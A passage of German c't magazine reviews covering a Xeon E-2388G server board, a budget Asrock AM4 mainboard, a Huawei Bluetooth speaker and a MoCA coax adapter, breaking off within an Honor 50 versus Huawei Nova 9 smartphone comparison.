Im Vergleich zu seinen Vorgängern bietet der Xeon E-2300 vor allem stärkere Rechenkerne mit der Befehlssatzerweiterung AVX-512 sowie schnelle Verbindungen zu Steckkarten und SSDs via PCI Express 4.0. AVX-512 war bisher hauptsächlich den „dicken“ Xeon Scalable Processors (Xeon-SP) vorbehalten; PCIe 4.0 gibt es bei AMD schon seit 2019.

Wir haben eine aktuelle Hardware-Kombination im c't-Labor untersucht: den Achtkerner Xeon E-2388G als stärksten Vertreter der 2300er-Baureihe auf dem Asus-Mainboard P12R-M. Als typisches Serverboard bietet letzteres den Baseboard Management Controller (BMC) Aspeed AST2600 zur Fernwartung sowie vier DIMM-Steckfassungen für bis zu 128 GByte ECC-RAM.

Neue Bedingungen

Der Xeon E-2300 ist ein Verwandter der Core-i-Familie 11000 alias „Rocket Lake“: Er sitzt wie diese in einem LGA1200-Gehäuse und hat dieselben „Cypress Cove“-Rechenkerne. Der Core i-11000 ist für Desktop-PCs allerdings bereits überholt,

und zwar vom Core i-12000 „Alder Lake“ in LGA1700-Bauform. Über Pläne für einen Alder-Lake-Xeon – der Xeon E-2400 heißen könnte – ist bisher nichts bekannt.

Der Xeon E-2300 hat wie seine Vorgänger wenig Konkurrenz. Deshalb bestücken die großen Marken HPE, Dell, Lenovo und Fujitsu ihre kompakten Tower-Server fast ausschließlich mit Xeons dieser Typenfamilie. AMD verkauft für Server vor allem Epycs, die aber für stärkere und teurere Maschinen gedacht sind, also mit dem Xeon-SP konkurrieren. Zwar kann auch der AMD Ryzen ECC-RAM ansteuern, allerdings gibt es derzeit keine Ryzens mit vier oder sechs Kernen zu attraktiven Preisen. Obendrein kosten auch Ryzen-Serverboards mit PCIe 4.0 und BMC über 300 Euro. Sehr spannend wäre ein ARM-Prozessor in dieser Preis- und Leistungsklasse, auf dem sich dank UEFI-Firmware (gemäß ARM Server Base System Architecture/SBSA) gängige Linux-Distributionen installieren ließen, aber der existiert leider nicht.

Intel dominiert folglich den Markt der kleinen Single-Socket-Server und nutzt das weidlich aus. Der Xeon E-2388G kostet mit 660 Euro ziemlich genau doppelt so viel wie der ähnlich leistungsfähige Core i7-11700K, obwohl es sich um den gleichen Siliziumchip im gleichen LGA1200-Prozessorgehäuse handelt. Zudem verlangt der Xeon ein teureres Mainboard mit dem Chipsatz C252 oder C256. Auch letztere nutzen wiederum gleiches Silizium wie ein Z590 oder B560. Umgekehrt passt ein Core i-11000 zwar physisch auf ein C25x-Board, bootet dort aber nicht. Diese Funktionssperren lassen sich nach bisherigem Kenntnisstand nicht überwinden.

Intel schränkt beim Xeon E-2300 die zulässigen CPU-Mainboard-Kombinationen weiter ein: Anders als zuvor ist es nicht mehr möglich, billigere Server mit einem Celeron G, Pentium Gold oder Core i3 der gleichen Generation zu bestücken. Das liegt auch daran, dass es diese CPU-Versionen nicht mit Rocket-Lake-Innenleben gibt, denn das haben nur Core i5-/i7-/i9-11000. In den LGA1200-Versionen von Celeron, Pentium Gold und Core i3 steckt ältere Comet-Lake-Technik – da kann man gleich beim Core i3-9100F aus unserem Server-Bauvorschlag aus dem Jahr 2020 [1] bleiben.

Auf der CPU-Kompatibilitätsliste des Asus P12R-M stehen jedenfalls nur Xeons. Der billigste ist der Vierkerner Xeon E-2314 für rund 230 Euro, der im Turbo mit 4,5 GHz nur 12 Prozent unter dem E-2388G bleibt (5,1 GHz). Allerdings schaltet

Intel beim E-2314 auch Hyper-Threading ab sowie den eingebauten Grafikprozessor. Dieser ist nur bei den Typen mit einem „G“ am Ende der Typenbezeichnung nutzbar und eigentlich für kleine Workstations gedacht. Serverboards, die man aus der Ferne warten will, haben aber bereits eine eingebaute Grafikeinheit im BMC-Chip. Daher kann man sich die G-CPU's eigentlich sparen.

Ziemlich starke Kerne

Ein einzelner der acht Kerne des Xeon E-2388G rechnet minimal schneller als der eines Core i7-11700K (plus 3,5 Prozent) oder Ryzen 7 5700G (plus 4,8 Prozent). Rechnen alle acht Kerne im Cinebench R23 zusammen, ist jedoch der erwähnte Core i um 10 Prozent schneller und der Ryzen 5 Prozent langsamer. Spannend ist auch der Vergleich zum jüngeren 250-Euro-Prozessor Core i5-12600: Der hat nur sechs Kerne, von denen aber jeder um rund 15 Prozent stärker ist. Bei Multithreading liegt der Xeon E-2388G daher nur um 11 Prozent vorne. Mit AVX-512-Code knackt er bei Gleitkommaberechnungen mit einfacher Genauigkeit im FLOPS-Benchmark die Teraflops-Grenze; bei doppelter Genauigkeit schafft er die Hälfte.

Die veraltete 14-Nanometer-Technik treibt den Stromdurst unter Volllast hoch,

kurzzeitig sind es fast 300 Watt. Nach 39 Sekunden greift aber die TDP-Bremse. Im Leerlauf begnügt sich das Asus P12R-M mit dem Xeon E-2388G mit 24 Watt – ganz ordentlich, aber die Vorgänger waren um 6 bis 10 Watt sparsamer.

Auffällig unauffällig

Das P12R-M macht seine Sache im besten Sinne unauffällig. Asus führt PCIe-4.0-Lanes nur zu den beiden PCIe-Slots; am M.2-Slot liegen PCIe-3.0-Lanes vom Chipsatz an. Letztere können auch nicht auf SATA-Betrieb umschalten, es muss also eine M.2-NVMe-SSD sein. Dafür gibt es keine Verwicklung mit den SATA-Ports, stets sind alle sechs nutzbar.

Unter Windows 11, Windows Server 2022 und Ubuntu Desktop 21.10 traten keine Probleme auf und es gab auch in der Leistungsaufnahme keine nennenswerten Unterschiede. Sämtliche gemessenen Datentransferraten (Ethernet, PCIe, USB) lagen auf dem erwarteten Niveau.

Das Board hat einige Besonderheiten, darunter einen Ein-/Ausschalttaster sowie eine Port-80-Diagnoseanzeige im Bereich der I/O-Blende. Der Aspeed-BMC AST2600 rechnet deutlich schneller als seine Vorgänger, die grafische Oberfläche der Fernwartung reagiert viel flinker als gewohnt. Fernwartung ist außer per IPMI 2.0 auch per Redfish möglich, sowohl per



Der Xeon E-2388G hat dieselben Cypress-Cove-Kerne wie beispielsweise der Core i7-11700K und passt auch in die Prozessorfassung LGA1200 – aber nur auf Serverboards mit C252- oder C256-Chipsatz.

IPv4 als auch per IPv6. In unserem Test konnte die Fernwartung ihren Netzwerkport nicht per DHCP konfigurieren, sondern funktionierte erst, als wir eine feste IPv4-Adresse zuteilten. Asus konnte das Problem nicht nachvollziehen. Ärgerlich ist die unsichere Nutzernamen-Passwort-Vorkonfiguration mit „admin/admin“ der standardmäßig aktiven Fernwartung. Immerhin lässt sich die tückische Failover-Funktion auf den ersten LAN-Port per Jumper stilllegen; sonst kann es passieren, dass die Fernwartung ungewollt aus dem Internet erreichbar ist.

Fazit

Der Xeon E-2300 ist ein guter Prozessor für kleine Server mit vier bis acht CPU-Kernen. PCI Express 4.0 ist ein willkommenes Plus, im typischen Einsatzbereich kleiner Server aber selten vorteilhaft. Leider lassen sich keine billigeren Prozessoren einsetzen; bleibt zu hoffen, dass das bei einer kommenden LGA1700-Plattform für kleine Server wieder möglich sein wird. Im Vergleich zu LGA1151v2-Mainboards für den Vorgänger Xeon E-2200 (Coffee Lake) aus dem Jahr 2019 sind LGA1200-Serverboards rund 60 Prozent teuer. Inklusive RAM, Netzteil und Gehäuse sind für einen Server auf dieser Plattform deutlich mehr als 600 Euro fällig.


Reicht weniger Rechenleistung, ist ein älteres C242-Mainboard mit einem Core i3-9100F die deutlich billigere Alternative [1]. (ciw@ct.de) **ct**

Literatur

- [1] Carsten Spille, Speicher-Quader, Flexibler Heimserver mit ECC-RAM, c't 18/2020, S. 112

Serverprozessor Intel Xeon E-2388G auf Asus-Mainboard P12R-M

Hersteller	Intel, Asus
Prozessor	Intel Xeon E-2388G (8 Kerne + Hyper-Threading, 3,2 / 5,1 GHz, 95 W TDP)
CPU-Fassung, Chipsatz	LGA1200 / C252
Mainboard-Bauform	Micro-ATX
Arbeitsspeicher	4 × DDR4-3200 ECC UDIMM, maximal 32 GByte pro Modul
PCI-Express-Slots	1 × PCIe 4.0 x16, 1 × PCIe 4.0 x4 (x8-Slot), 1 × M.2 mit PCIe 3.0 x4 (2242, 2260, 2280)
SATA 6G	6 (Ports 5 & 6 per Jumper mit Stromversorgung für SATA-DOM), Intel-RAID 0, 1, 5
Gigabit Ethernet	2 × Intel I210-AT
Fernwartung (BMC)	Aspeed AST2600, Firmware-Modul ASMB10-iKVM optional (35 €)
Fernwartungsport	separat, wahlweise mit auf LAN 1 (shared), per default aktiv
externe Anschlüsse	2 × RJ-45, 1 × RJ-45 BMC, 1 × VGA (BMC), 1 × HDMI (CPU), 2 × USB-A 3.2 Gen 2
Lüfteranschlüsse	CPU plus 5 weitere (alle 4-Pin)
weitere interne Anschlüsse	2 × USB 3.2 Gen 2 (19-Pin), 2 × USB 2.0, 1 × COM, 1 × TPM, 1 × SMBus, 1 × Case open, weitere
Besonderheiten	Einschalttaster, Port-80-Anzeige, ID-LED in I/O-Blende, Option für Intel Platform Firmware Resilience (PFR)
Messwerte	
Boot-Modi: UEFI mit / ohne Secure Boot, BIOS (Version)	✓ / ✓ / ✓ (0403)
Cinebench R23 Single- / Multithreading	1580 / 13.337 Punkte
FLOPS (Linux, AVX-512)	504 / 1007 (Double / Single Precision)
Leerlauf / Volllast Windows 11	24 / 137 (kurzzeitig 293) Watt
Leerlauf Ubuntu Desktop 21.10	25 Watt
Preis CPU / Mainboard	670 € / 330 € (Fernwartungsmodul 35 €)
✓ funktioniert	



Billiger gehts nicht

Ryzen-Sechzehnkerner auf 25-Euro-Board

Das Asrock A320M-DVS R4.0 ist derzeit das günstige AM4-Mainboard im Handel. Seit Kurzem bietet der Hersteller ein BIOS-Update für die aktuellen Ryzen-5000X-CPU's an. Wir haben nachgemessen, wie gut die Kombination aus High-End-Prozessor und mehrere Jahre altem Billig-Board funktioniert.

Von Christian Hirsch

AMD gibt den Betrieb der modernsten Ryzen-Prozessoren mit Zen-3-Architektur offiziell nur auf Mainboards mit Chipsätzen der Serie 500 frei. Bei den Serie-400-Vorgängern überlässt es der Chiphersteller den Boardfertigern, ob sie ein passendes Beta-BIOS bereitstellen oder nicht. Die erste Chipsatzgeneration für Ryzen, wozu A320, B350 und X370 zählen, erhielt jedoch keine Freigabe von AMD, sodass damit maximal Ryzen 3000 laufen.

Umso erstaunter waren wir, als kurz vor Weihnachten mehrere Hersteller BIOS-Updates für solche Boards und

Ryzen 5000X veröffentlichten, vor allem für welche mit dem Billigchipsatz A320. Darüber hatten wir bereits in c't 2/2022 berichtet [1]. Bei der Recherche ist uns aufgefallen, dass dies auch das derzeit günstige AM4-Mainboard betrifft. Nun war unsere Neugier geweckt, ob und wie gut das gerade einmal 25 Euro teure A320M-DVS R4.0 mit aktuellen Prozessoren zusammenspielt. Denn laut Asrock soll darauf sogar die schnellste AM4-CPU Ryzen 9 5950X laufen.

Hochgepatcht


Angesichts des günstigen Preises muss man einige Einschnitte bei der Ausstattung hinnehmen. Zwar gibt es den üblichen Basisatz aus zwei DIMM-Slots, einem PEG-Slot und vier SATA-Ports. Aber schon einen M.2-Slot für NVMe-SSDs sucht man vergeblich auf dem Asrock A320M-DVS R4.0, obwohl die passenden Lötunkte dafür vorhanden sind. Außer dem PEG-Slot für die Grafikkarte rüstet Asrock es nur mit einem PCIe-x1-Steckplatz für Erweiterungskarten aus, der wegen des A320-Chipsatzes zudem lediglich im PCIe-2.0-Modus läuft. Auch bei den Anschlüssen der I/O-Blende geht es spartanisch zu. Das gilt insbesondere für die Monitorausgänge: HDMI und DisplayPort fehlen, der Single-Link-DVI-

Anschluss ist auf eine maximale Auflösung von 1920 × 1200 Pixeln beschränkt. Ein weiterer Monitor lässt sich nur analog per VGA ansteuern. Immerhin gibt es sechs USB-A-Buchsen, vier davon mit 5 GBit/s sowie 1 × LAN.

Für unser Experiment mussten wir zunächst einen Ryzen 5 3400G mit Zen+-Architektur einbauen, denn auf dem von uns gekauften A320M-DVS R4.0 befand sich noch die BIOS-Version 4.00 aus dem Sommer 2020. Damit starten keine Ryzen-5000X-Prozessoren. Um auf die aktuelle Version 7.10 zu kommen, muss man als Zwischenschritt erst ein Upgrade auf das BIOS 7.00 durchführen. Eine Flashback-Funktion, um die Firmware ohne CPU zu aktualisieren, gibt es nicht.

Anschließend bootete der Rechner dann auch wie angegeben mit dem derzeit schnellsten AM4-Prozessoren Ryzen 9 5950X. Die 16 CPU-Kerne liefen auf dem Asrock-Board allerdings nur mit angezogener Handbremse, denn die Spannungswandler auf dem Board waren mit dieser 105-Watt-CPU heillos überfordert. Schon im ersten Durchlauf des Rendering-Benchmarks Cinebench R23 erreichten wir mit 21.110 Punkten nur rund 82 Prozent der zu erwartenden Performance (25.889 Punkte). Mit jedem Folgelauflauf sank die Rechengeschwindigkeit weiter, bis sie sich etwa bei 16.600 Punkten einpendelte. Man verschenkt also rund ein Drittel der Leistung des 700-Euro-Prozessors.

Ursache dafür war eine Überhitzung der Wandlerbausteine, deren Temperatur über 120 Grad Celsius erreichte. Um eine Notabschaltung oder Abstürze zu verhindern, lässt der Prozessor sicherheitshalber Taktzyklen aus. Das gleiche Drosseln zeigte der Achtkerner Ryzen 5 5800X, der ebenfalls eine Thermal Design Power von 105 Watt hat. Die Tests haben wir deshalb



Steht der Ryzen 9 5950X unter Volldampf, brutzeln die Spannungswandler auf dem Asrock A320M-DVS R4.0 mit über 120 Grad Celsius.

mit dem Hexa-Core Ryzen 5 Pro 4650G mit 65 Watt TDP durchgeführt, der auf dem A320M-DVS R4.0 dauerhaft seine volle Performance liefert. Gern hätten wir einen aktuellen Kombiprozessor der Serie Ryzen 5000G verwendet. Der dafür notwendige AGESA-Block fehlt jedoch aus Platzgründen im BIOS.

Im Vergleich zum deutlich besser ausgestatteten AM4-Mainboard Asus TUF Gaming B550-Plus (WI-FI) unseres Bauvorschlags für einen Ryzen-Allrounder aus c't 24/2021 schluckt das A320M-DVS R4.0 im Leerlauf ungewöhnlich viel Leistung. Bei ruhendem Windows-Desktop sind es 22 Watt, während das Asus-Board dabei nur 14 Watt benötigt. Die Bootdauer von 15 Sekunden ist hingegen guter Durchschnitt. Auch die Transferraten der Schnittstellen wie USB 3.2 Gen 1 (5 Gbit/s), SATA 6G und Gigabit-Ethernet geben keinen Anlass zur Kritik.

Fazit

Angesichts des phänomenalen Preises von 25 Euro könnte man die Latte für das Asrock A320M-DVS R4.0 extrem tief hängen. Die Tests der Grundfunktionen absolvierte es aber anstandslos. Anlass zur Kritik geben die hohe Leerlaufleistungsaufnahme und die zu schwach dimensionierten Wandler für 105-Watt-Prozessoren. Zu Recht kann man zwar einwenden, dass kaum jemand ein High-End-System mit einem 700-Euro-Prozessor und einem A320-Board zusammenstellt. Dennoch muss man festhalten, dass Asrock in den Kompatibilitätslisten zu viel verspricht, was in der Praxis nicht harmonisiert. Zusammen mit einer günstigen CPU wie dem Athlon 3000G taugt das A320M-DVS R4.0 jedoch für einen sehr günstigen Office-PC, um diesen mit einem schon vorhandenen DVI-Monitor einzusetzen. (chh@ct.de) **ct**

Literatur

- [1] Christian Hirsch, BIOS-Updates bringen moderne Ryzen-Prozessoren auf betagte AM4-Boards, c't 2/2022, S. 41

Asrock A320M-DVS R4.0

Preiswertes Mainboard für Ryzen-Prozessoren	
CPU-Fassung / Chipsatz	AM4 / A320
Format (Abmessungen)	Micro-ATX (23,0 cm × 20,1 cm)
LAN-Chip (Eigenschaften)	Realtek RTL8111H (PCIe; 1 Gbit/s)
Audio-Chip (Eigenschaften)	Realtek ALC887 (HD Audio)
Speicher-Slots / maximaler RAM	2 / 32 GByte DDR4
Erweiterungs-Slots	1 × PCIe 3.0 x16, 1 × PCIe 2.0 x1
interne Anschlüsse	4 × SATA 6G, 1 × USB 3.0 Typ A ¹ , 2 × USB 2.0 ¹ , 1 × RS-232, 1 × HD-Audio, 1 × TPM
Lüfteranschlüsse	1 × CPU (4-Pin), 1 × Gehäuse (4-Pin), 1 × Gehäuse 3-Pin
ATX-Anschlussfeld	1 × Single-Link-DVI, 1 × VGA, 3 × analog Audio, 4 × USB-A (5 Gbit/s), 2 × USB 2.0, 1 × LAN, 1 × PS/2
Lieferumfang	2 × SATA-Kabel, Slotblende, Treiber-CD
Elektrische Leistungsaufnahme ² , Funktionstests, Datentransfer-Messungen	
Soft-off (mit ErP) / Standby / Leerlauf / Volllast	0,9 W (0,2 W) / 1,6 W / 22 W / 159 W
Secure-Boot ab- / CSM einschaltbar / fTPM 2.0	✓ / ✓ / ✓
Wake on LAN: Standby / Soft-off	✓ / ✓
Wecken per USB-Tastatur aus: Standby / Soft-off	✓ (–)
Bootdauer bis Login	15 s
SATA 6G: Lesen (Schreiben)	562 (516) MByte/s
USB-A (5 Gbit/s) hinten / Front: Lesen (Schreiben)	418 (417) / 456 (468) MByte/s
LAN: Empfangen (Senden)	119 (119) MByte/s
Preis / Garantie	25 € / 36 Monate
¹ je zwei Ports pro Stiftheiste ² primärseitig gemessen, also incl. Netzteil, Festplatte, DVD	
✓ funktioniert – funktioniert nicht	

Es gibt 10 Arten von Menschen.

iX-Leser und die anderen.



Jetzt Mini-Abo testen:

3 digitale Ausgaben + Bluetooth-Tastatur nur 19,35 €

www.ix.de/digital-testen



www.ix.de/digital-testen



leserservice@heise.de



49 (0)541 800 09 120



Bassdose

Der Huawei Sound Joy entpuppt sich im Test als ein Bluetooth-Lautsprecher mit guter Ausdauer und mächtig Wumms. Bis zum Anschlag aufdrehen sollte man ihn aber lieber nicht.

Huaweis Bluetooth-Box hat die Form einer extragroßen Getränkedose. Der mit Stoff umhüllte Zylinder bringt ein sattes Gewicht von fast 700 Gramm auf die Waage und beherbergt vier Lautsprecher: einen 20-Watt-Breitbandlautsprecher, einen 10 Watt starken Hochtöner und an den Enden je einen Passivradior. Die letzten beiden machen auch optisch auf sich aufmerksam, bei basslastiger Musik vibrieren sie um rund anderthalb Zentimeter nach innen und außen. Eine Handschlaufe, einen LED-Ring und Extraknöpfe für den Sprachassistenten sowie Play/Pause und zum Koppeln zweier Lautsprecher besitzt die Box ebenfalls.

Huawei hat sich Hilfe vom französischen Lautsprecherhersteller Devialet geholt. Der Klang der Box ist satt und warm, die Abstimmung sehr basslastig. Zumindest bis zu mittlerer Lautstärke sind auch Höhen und Mitten klar und deutlich zu hören. An die klanglichen Details hochwertiger Hi-Fi-Boxen kommt so ein portabler, günstiger Bluetooth-Lautsprecher aber selbstredend nicht heran. In einer ähnlichen Preisklasse spielen beispielsweise der UE Megaboom 3 oder der kleinere Emberton von Marshall Headphones, die einen vergleichbaren Sound erzeugen. Anders, als ähnlich gestaltete Boxen und die zylindrische Form vermuten lassen,

erzeugt der Sound Joy keinen Rundum-Klang, sondern hat eine klare Vorderseite, zu der die Töne abstrahlen – von hinten oder der Seite ist der Klang weniger ausgewogen, vor allem die Mitten werden dumpfer.

Die Lautstärke reicht für mittelgroße Räume oder den Betrieb im Freien aus. Wir haben in einer Entfernung von einem Meter bei 1 kHz einen maximalen Pegel von 89 dB gemessen, das ist ziemlich kräftig. Bis zum Anschlag aufdrehen sollte man den Sound Joy aber lieber nicht, denn ab etwa 80 Prozent nimmt die Klangqualität hörbar ab. Der Bass fängt an zu rumeln und die Höhen kratzen unangenehm in den Ohren.

Zur Steuerung des Sound Joy dient Huaweis Gadget-App AI Life. Zum Betrieb ist sie nicht zwingend notwendig, besonders viele Funktionen bietet sie nicht: Updates, automatische Zeitabschaltung, Steuerung der Lichteffekte sowie drei feste Soundmodi – kein Equalizer. Der Bass kann um maximal 6 dB abgesenkt oder angehoben werden. Kurios: Ausgerechnet mit einem Huawei Mate 40 Pro brauchten wir mehrere Anläufe, um den Sound Joy erfolgreich zu koppeln, während es mit einem Google Pixel 6 Pro und am Windows-PC beim ersten Versuch klappte.

Huawei gibt für den Sound Joy eine Laufzeit von 26 Stunden an. In unserem Labortest haben wir sogar noch anderthalb Stunden mehr geschafft. Genug Puste für eine ordentliche Party hat der Krawallmacher also. Der Sound Joy verträgt 40 Watt Ladeleistung, ein passendes Netzteil fehlt im Lieferumfang. Wer mag, kann zwei Boxen im Stereobetrieb zusammenschalten. Bei Partys darf es auch ruhig einmal wilder zugehen, der Sound Joy ist nach IP67 gegen das Eindringen von Staub und Wasser geschützt. Ein kurzes Wasserbad hat er im Test schadlos überstanden. Das Gesamtpaket des Huawei Sound Joy passt, bei einem Preis von 149 Euro gibt es nicht viel zu meckern.

(sht@ct.de)

Huawei Sound Joy

Tragbarer Bluetooth-Lautsprecher	
Hersteller, URL	Huawei, consumer.huawei.com
Abmessungen (H × B × T) / Gewicht / Schutzart	20,2 cm × 7,3 cm × 7,3 cm / 680 g / IP67
Konnektivität / Codecs	Bluetooth 5.2, NFC, USB-C / AAC, SBC
Akku / Laufzeit	8800 mAh / 27,5 h
Systemanf.	HarmonyOS ab Version 2, Android ab 5.1, iOS ab 10.0
Preis	149 €



Koax-Express

Der Ethernet-over-Coax-Adapter MA2500D soll Daten besonders flink durchs TV-Kabel schleusen. Manchmal holpert es aber.

Das in vielen Wohnungen liegende TV-Koaxkabel kann das Internet vom Router oft mit bis zu 1 Gbit/s in weit entfernte Räume transportieren (c't 2/2022, S. 98). Die mit der MoCA-2.5-Technik arbeitenden Adapter MA2500D schaffen das im Kurzttest sogar mit mehr als 2 Gbit/s. Bei langen Koaxstrecken mit hoher Dämpfung bricht die Geschwindigkeit wie erwartet ein.

Die Adapter übertragen Daten ab Werk chiffriert; ein eigener Schlüssel lässt sich per Browser setzen. Mit Sat-TV über DVB-S im selben Kabel vertragen sich die Adapter nicht. VLANs für Multizonen-Netze reichten sie unverfälscht weiter, IPv6 funktionierte auch. Nur bei Multicast-IPTV (beispielsweise Magenta-TV der Telekom) sahen wir immer wieder Ruckler. Wer das nicht nutzt, bekommt schnelle EoC-Adapter zu einem günstigen Preis.

(ea@ct.de)


goCoax MA2500D

Ethernet-over-Coax-Adapter	
Hersteller, URL	goCoax, gocoax.com
Bedienelemente	Koppeltaster, Reset, 4 Statusleuchten
Anschlüsse	F-Buchse, 1 × RJ45 (Multigigabit-Ethernet bis 2,5 Gbit/s)
getestete Firmware	2.0.8.0
Durchsatz über 50 m Koax plus 30 / 40 / 50 / 60 dB	2,3 / 1,9 / 0,9 / – Gbit/s
VLANs / IPv6 / Multicast	✓ / ✓ / (✓) ²
Leistungsaufnahme Idle	2,8 Watt (5,2 VA)
jährliche Stromkosten ¹	10 € (pro Stück)
Preis	85 € (pro Stück)


¹ idle, mit 2,5-Gbit/s-Link, bei Dauerbetrieb und 40 Cent/kWh

² deutliche Ruckler in Multicast-IPTV-Streams

Make:



DAS KANNST DU AUCH!



GRATIS!



2x Make testen und über 9 € sparen!

Ihre Vorteile:

- ✓ **GRATIS dazu:** Make: Tasse
- ✓ Jetzt auch im Browser lesen!
- ✓ Zugriff auf Online-Artikel-Archiv*
- ✓ Zusätzlich digital über iOS oder Android lesen

Für nur 16,10 € statt 25,80 €

* Für die Laufzeit des Angebotes.

Jetzt bestellen: make-magazin.de/miniabo



Angriff der Klonkrieger

Optisch identisch, aber grundverschieden: Honor 50 gegen Huawei Nova 9

Huawei und seine ehemalige Tochterfirma Honor bauen Mittelklasse-Smartphones, die aussehen wie eineiige Zwillinge. Im Test erweist sich aber nur eins als empfehlenswert.

Von Robin Brand

Eigenständigkeit hat die ehemalige Huawei-Tochter Honor mit dem Honor 50 – das erste Smartphone, das hierzulande nach der Firmengründung erscheint – nicht bewiesen. Denn nahezu gleichzeitig hat der einstige Mutterkonzern Huawei das Nova 9 präsentiert, das optisch nicht

vom Honor 50 zu unterscheiden ist. Ein genauerer Blick auf die Smartphones offenbart aber grundlegende Unterschiede.

Aufgrund von US-Handelsrestriktionen ist Google und Huawei die Zusammenarbeit weiterhin untersagt – weshalb das Nova 9 ohne Google-Dienste kommt. Ebenso schwer fällt ins Gewicht, dass Huawei – auch eine Folge des US-Embargos – keine Qualcomm-Chips mit 5G-Modem verwenden darf. Zwar ist das Nova 9 wie das Honor 50 mit dem eigentlich nur als 5G-Version erhältlichen Snapdragon 778G bestückt. Den Chip für das Huawei-Smartphone musste Qualcomm aber eigens anpassen, spricht: ihm das 5G-Modem entfernen. Gänzlich ohne Einschränkungen darf Honor, das seit dem Verkauf Ende 2020 unabhängig von Huawei agiert, seine Smartphones vertreiben.

Hardwareseitig nehmen sich die Smartphones nichts. Den Snapdragon 778G fertigt TSMC in 6 Nanometer Strukturbreite. Laut Benchmarks erreicht das SoC rund 80 Prozent der Rechenleistung aktueller Top-SoCs für Android. Tatsächlich lassen sich selbst aktuelle Games auch in feiner Auflösung ruckelfrei spielen. Für zukünftige Spiele mag es eng aussehen. In Sachen GPU-Leistung enteilt der Snapdragon 888 dem Schwestermodell der 7er-Serie und erreicht im 3DMark die doppelten Werte. Mitsamt 8 GByte Hauptspeicher halten die Smartphones auch mehrere Anwendungen im Hintergrund geöffnet, ohne ins Stottern zu geraten. Der Flashspeicher beider Smartphones lässt sich nicht erweitern. Huawei bietet das Nova 9 ausschließlich in einer 128-GByte-Variante an, Honor stellt zwei Modelle zur Wahl: eine mit 128 GByte und eine mit 256 GByte Speicher.

Megapixelprotz, der sich auszahlt

Unterschiede gibt es hinsichtlich der Kamera: Honor verwendet einen 108-Megapixel-Sensor mit etwas größerem Bildwinkel für die Hauptkamera (23 mm vs. 27 mm Kleinbildäquivalent), Huawei gibt sich mit 50 Megapixeln zufrieden. In unserem Labor münzt das Honor 50 die höhere Auflösung tatsächlich in detailreichere Fotos um. Die feinen Leiterbahnen eines Chips im Zentrum unseres Testcharts arbeitete es bei 1100 Lux so plastisch und klar umrissen heraus, wie wir es bisher noch von kaum einem anderen Smartphone gesehen haben. Im Alltag ist das zum Beispiel für Landschaftsfotografien von Vorteil. Für Schnappschüsse sich schnell bewegendem Motive ist die standardmäßige 12-Megapixel-Ausgabe der Smartphones im Vorteil – nicht zuletzt auch, weil sie Speicherplatz und Transfervolumen einspart. Die Farben leuchtet das Huawei-Smartphone akkurater ab. Beide Smartphones schießen schöne Schnappschüsse bei Tageslicht, aber bei wenig Licht bleiben sie hinter Oberklasse-Smartphones zurück. Auch die baugleichen Ultraweitwinkel der Smartphones liefern ordentliche Ergebnisse. Ein qualitativer Unterschied zwischen ihren Fotos ist uns nicht aufgefallen.

Eine Augenfreude sind die kontraststarken OLED-Panels der beiden Smartphones. Sie erreichen maximale Helligkeiten von 640 respektive fast 800 cd/m². Damit bedienen sie sich auch im prallen

Sonnenschein unangestrengt. Die optional einstellbare Bildrate von 120 Hertz stellt Scrollanimationen wunderbar flüssig dar und zeigt scharfen Text auch während des Scrollens. OLEDs mit hohen Bildraten sind indes längst kein Alleinstellungsmerkmal mehr in der Preisklasse um 400 Euro. Motorola Edge 20, Samsung Galaxy A52s oder Xiaomi Poco F3 sind mit ähnlich guten Displays bestückt und kosten teils weniger.

